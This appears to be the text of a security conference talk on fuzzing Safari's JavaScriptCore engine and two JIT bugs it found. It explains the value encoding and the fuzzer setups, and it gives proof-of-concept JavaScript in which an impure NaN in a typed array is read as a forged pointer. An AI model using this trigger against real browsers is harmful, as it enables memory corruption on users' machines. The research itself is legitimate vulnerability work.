

Safari, hold still for NaN minutes!

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Agenda - “Safari, hold still for NaN minutes!”

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
Introduction to JavaScriptCore

Quick overview of
JavaScriptCore


- * What is JSC
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Introduction to JavaScriptCore

JSValue



0000 PPPP PPPP PPPP



0002 *****
 ...
 FFFC *****



FFFE 0000 IIII IIII



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
JSValue

- * Object
 - * {x: 1, y: 2}
 - * Backed By C++ class JSObject
 - * JSValue is a pointer to this C++ object
- * Doubles
 - * Stored in IEEE 754 standard format
 - * 2^{49} is added to double
 - * Pure NaN - 0x7ff8_0000_0000_0000
- * Integers
 - * Upper 15 bits set
 - * Value in the lower 32 bits

```
* The top 15-bits denote the type of the encoded JSValue:  
*  
*   Pointer { 0000:PPPP:PPPP:PPPP  
*             / 0002:****:****:****  
*   Double {  
*             \ FFFC:****:****:****  
*   Integer { FFFE:0000:IIII:IIII
```




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


Introduction to JavaScriptCore - Execution tiers

- * LLInt: Initial interpreter, not a compiler, written in custom assembly
- * Baseline compiler: Minimal optimizations, less time spent on compiling
- * DFG: More optimizations, more time spent on compiling
- * FTL: All standard compiler optimizations, max time spent in compiling



Introduction to JavaScriptCore - IR's



Fuzzing setup

Having an edge

- * Diffuzzilli
- * Diffuzzilli vs JITPicker

Fuzzing setup

- * Fuzzilli - <https://github.com/googleprojectzero/fuzzilli/>
 - * Made by Samuel Groß (@5aelo)
 - * JavaScript fuzzer based on a custom Intermediate Language
- * Diffuzzilli
 - * Built on top of Fuzzilli
 - * Differential fuzzer


Compare runs

```
let v1 = [1,2,3];  
print(JSON.stringify(v1));
```



Fuzzing setup

Diffuzzilli



Fuzzing setup

- * **JITPicker** - <https://publications.cispa.saarland/3773/1/2022-CCS-JIT-Fuzzing.pdf>
 - * Differential fuzzing
 - * Requires patching of the target JS engine
 - * Built into the IL of Fuzzilli
- * **Diffuzzilli vs JITPicker:**
 - * Diffuzzilli implemented early 2021 vs. Oct 2022 for JITPicker
 - * In comparison these found different bugs despite same idea



Fine tuning fuzzing

Increase your “luck”

- * Aiming for interesting code
- * Retargeting fuzzers
- * Templating

Fuzzing setup

→ ↻ clang.llvm.org/docs/SanitizerCoverage.html

Disabling instrumentation without source modification

It is sometimes useful to tell SanitizerCoverage to instrument only a subset of the functions in your target without modifying source files. With `-fsanitize-coverage-allowlist=allowlist.txt` and `-fsanitize-coverage-ignorelist=blocklist.txt`, you can specify such a subset through the combination of an allowlist and a blocklist.

SanitizerCoverage will only instrument functions that satisfy two conditions. First, the function should belong to a source file with a path that is both allowlisted and not blocklisted. Second, the function should have a mangled name that is both allowlisted and not blocklisted.

The allowlist and blocklist format is similar to that of the sanitizer blocklist format. The default allowlist will match every source file and every function. The default blocklist will match no source file and no function.

```
CodeGeneratorWeights.swift M X
Sources > FuzzilliCli > CodeGeneratorWeights.swift
18 let codeGeneratorWeights = [
79     "SwitchCaseGenerator": 5,
80     "WhileLoopGenerator": 20,
81     "DoWhileLoopGenerator": 20,
82     "ForLoopGenerator": 20,
83     "ForInLoopGenerator": 10,
84     "ForOfLoopGenerator": 10,
85     "ForAwaitOfLoopGenerator": 10,
86     "BreakGenerator": 5,
87     "ContinueGenerator": 5,
88     "TryCatchGenerator": 5,
89     "ThrowGenerator": 1,
90     "BlockStatementGenerator": 1,
```



Bug 1

- * Registers in the code
- * Exploitation
- * Gets fixed

An almost only fuzzing story

Bug 1 - Reg Spill

```
Source > JavaScriptCore > jit > C GPRInfo.h > {} JSC > GPRInfo > toArgumentRegister
34 namespace JSC {
...
352 class GPRInfo {
353 public:
354     typedef GPRReg RegisterType;
355     static constexpr unsigned numberOfRegisters = 6;
356     static constexpr unsigned numberOfArgumentRegisters = NUMBER_OF_ARGUMENT_REGISTERS;
357
358     // Temporary registers.
359     static constexpr GPRReg regT0 = X86Registers::eax;
360     static constexpr GPRReg regT1 = X86Registers::edx;
361     static constexpr GPRReg regT2 = X86Registers::ecx;
362     static constexpr GPRReg regT3 = X86Registers::ebx; // Callee-save
363     static constexpr GPRReg regT4 = X86Registers::esi; // Callee-save
364     static constexpr GPRReg regT5 = X86Registers::edi; // Callee-save
```

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41 public:
42     typedef FPRReg RegisterType;
43     static constexpr unsigned numberOfRegisters = 6;
44     static constexpr unsigned numberOfArgumentRegisters = is64Bit() ? 8 : 0;
45
46     // Temporary registers.
47     static constexpr FPRReg fpRegT0 = X86Registers::xmm0;
48     static constexpr FPRReg fpRegT1 = X86Registers::xmm1;
49     static constexpr FPRReg fpRegT2 = X86Registers::xmm2;
50     static constexpr FPRReg fpRegT3 = X86Registers::xmm3;
51     static constexpr FPRReg fpRegT4 = X86Registers::xmm4;
52     static constexpr FPRReg fpRegT5 = X86Registers::xmm5;
```



Bug 1 - Reg Spill

- * Fuzzers did hit an ASSERT, but it was initially flaky
- * We couldn't really find a way to get anything out of it
- * Fuzzers to the rescue!



Bug 1 - Reg Spill


File: Sources/FuzzilliCli/Profiles/JSCProfile.swift

```
fileprivate let WebKitForIn = ProgramTemplate("WebKitForIn") { b in

    let size = b.loadInt(Int64.random(in: 0...0x100))
    let constructor = b.loadBuiltin(
        chooseUniform(
            from: ["UInt8Array", "Int8Array", "UInt16Array", "Int16Array", "UInt32Array", "Int32Array"]
        )
    )
    let v49 = b.construct(constructor, withArgs: [size])
    // Object with properties creation
    var initialProperties = [String: Variable]()
    for _ in 0..
```



Bug 1 - Reg Spill



Source/JavaScriptCore/jit/JITOpcodes.cpp	1927	+++++
Source/JavaScriptCore/jit/JITOpcodes32_64.cpp	1275	+++++
Source/JavaScriptCore/jit/JITOperations.cpp	3752	+++++
Source/JavaScriptCore/jit/JITOperations.h	336	+++++
Source/JavaScriptCore/jit/JITPlan.cpp	221	+++++
Source/JavaScriptCore/jit/JITPlan.h	100	++++
Source/JavaScriptCore/jit/JITPlanStage.h	38	++
Source/JavaScriptCore/jit/JITPropertyAccess.cpp	3738	+++++
Source/JavaScriptCore/jit/JITPropertyAccess32_64.cpp	1540	+++++

THE commit

A “look” into the for-in
commit


* IT IS VERY BIG

Disclaimer: Due to time constraints we could not spend time on diving on the commit itself during this presentation. No browsers were hurt during the making of this presentation. Wait... sorry!


Small Detour - JavaScript Typed Arrays

```
// Aux variables for conversion
var aux_ab = new ArrayBuffer(0x8);
var aux_f64arr = new Float64Array(aux_ab);
var aux_b64arr = new BigUint64Array(aux_ab);

// Print the hexadecimal contents
print(aux_f64arr[0]);
// 2.05108004291804234432e-304
print(aux_b64arr[0]);
// 63614461444882209
```



Quick recap 1



Javier Jimenez 11:55 AM

This looked good, but made me think:


```
1      FPRTemporary fresult(this);
2      m_jit.convertInt32ToDouble(resultReg, fresult.fpr());
3      JITCompiler::Jump positive = m_jit.branch32(MacroAssembler::GreaterThanOrEqual, resultReg, TrustedImm32);
4      m_jit.addDouble(JITCompiler::AbsoluteAddress(&AssemblyHelpers::twoToThe32), fresult.fpr());
5      positive.link(&m_jit);
6      m_jit.boxDouble(fresult.fpr(), resultRegs);
```


Pinned

Do you know of any examples where they use a GPR straight to make an object?



Quick recap 1

**Vignesh Rao** 3:25 PM
lmao
I think I found a different bug in `jsc` !

**Vignesh Rao** 3:57 PM
Commented on [Javier Jimenez's](#) message **This looked good, but made me**
The bug is here. They just load it into a FPR and convert the double into a JSValue. I looked at the ValueRep code and the disassembly that it produces and realized that the NaN Check is *very* important . Then I remembered that our `getByVal` code had no NaN check Edited





Bug 2

NaN bug

- * Not-a-Number
- * Specifics in WebKit
- * Arbitrary dereference
- * Not-exploitable by itself

Bug 2 - NaN Bug

File: Source/JavaScriptCore/dfg/DFGSpeculativeJIT64.cpp

```
void SpeculativeJIT::compileGetByValOnFloatTypedArray(Node* node, TypedArrayType
type, const ScopedLambda<std::tuple<JSValueRegs, DataFormat, CanUseFlush>(DataFormat
preferredFormat)>& prefix)
{
    // [TRUNCATED]
    switch (elementSize(type)) {
    // [TRUNCATED]
    case 8: {
        m_jit.loadDouble(MacroAssembler::BaseIndex(storageReg, propertyReg,
MacroAssembler::TimesEight), resultReg);
        break;
    }
    if (format == DataFormatJS) {
        m_jit.boxDouble(resultReg, resultRegs);
        jsValueResult(resultRegs, node);
    } else {
    // [TRUNCATED]
```



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Bug 2 - NaN Bug

```
let array = new Float64Array(10);  
  
let val = array[ 0 ] ;
```

GetByVal



Bug 2 - NaN Bug

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GetByVal

GetByVal on a Float
Typed Array



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preferredFormat)>& prefix)
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    switch (elementSize(type)) {
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    } else {
    // [TRUNCATED]
```

Tag the raw float to
make it a JSValue



Bug 2 - NaN Bug

File: Source/JavaScriptCore/jit/AssemblyHelpers.h

```
void boxDouble(FPRReg fpr, JSValueRegs regs, TagRegistersMode mode =  
HaveTagRegisters)  
{  
    boxDouble(fpr, regs.gpr(), mode);  
}  
  
GPRReg boxDouble(FPRReg fpr, GPRReg gpr, TagRegistersMode mode = HaveTagRegisters)  
{  
    moveDoubleTo64(fpr, gpr);  
    if (mode == DoNotHaveTagRegisters)  
        sub64(TrustedImm64(JSValue::NumberTag), gpr);  
    // [TRUNCATED]  
  
    return gpr;  
}
```

NumberTag =
0xfffe000000000000



Bug 2 - NaN Bug

```
sub64 (TrustedImm64 (JSValue::NumberTag), gpr);
```

Impure NaN == **0xFFFE000012345678**

–

NumberTag == **0xFFFE000000000000**



(JSValue*)**0x0000000012345678**



Bug 2 - NaN Bug

```
function trigger(arg, a2) {  
    for (let i in obj) {  
        obj = [1];  
        let out = arg[i];  
        a2.x = out;  
    }  
}
```

```
function main() {  
  
    t = {x: {}};  
    trigger(obj, t);  
  
    for (let i = 0 ; i < 0x1000; i++) {  
        trigger(fbuf, t);  
    }  
  
    bbuf[0] = 0xFFFE_0000_1234_5678n;  
    trigger(fbuf, t);  
    t.x;  
}
```



Bug 2 - NaN Bug

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function trigger(arg, a2) {  
    for (let i in obj) {  
        obj[i] = [1];  
        let out = arg[i];  
        a2.x = out;  
    }  
}
```

for-in loop to iterate
over keys of object

```
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```

Emit an
EnumeratorGetByVal
opcode

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  t.x;  
}
```

Train the trigger with
valid data to JIT it



Bug 2 - NaN Bug

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  }  
}
```

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  trigger(obj, t);  
  
  for (let i = 0 ; i < 0x1000; i++) {  
    trigger(fbuf, t);  
  }  
  
  bbuf[0] = 0xFFFE_0000_1234_5678n;  
  trigger(fbuf, t),  
  t.x;  
}
```

Create an “impure”
NaN array element

```
let abuf = new ArrayBuffer(0x10);  
let bbuf = new BigUint64Array(abuf);  
let fbuf = new Float64Array(abuf);
```



Bug 2 - NaN Bug

```
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    trigger(obj, t);  
  
    for (let i = 0 ; i < 0x1000; i++) {  
        trigger(fbuf, t);  
    }  
  
    fbuf[0] = 0xFFFF_0000_1234_5678n;  
    trigger(fbuf, t);  
    t.x;  
}
```

Trigger the bug by
passing the array
with impure NaN



Bug 2 - NaN Bug

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}
```

```
function main
```

```
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  for (let i = 0 ; i < 0x1000; i++) {  
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  }  
  
  bbuf[0] = 0xFFFFE_0000_1234_5678n;  
  trigger(fbuf, t);  
  t.x;  
}
```

Read the impure
NaN as a pointer and
store in a2.x



Bug 2 - NaN Bug

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}
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  trigger(obj, t);  
  
  for (let i = 0 ; i < 0x1000; i++) {  
    trigger(fbuf, t);  
  }  
  
  bbuf[0] = 0xFFFE_0000_1234_5678n;  
  trigger(fbuf, t),  
  t.x;  
}
```

t.x has the invalid
pointer. Deref will
crash



Bug 2 - NaN Bug

We've got:

- * The info leak from Bug 1 - Reg Spill



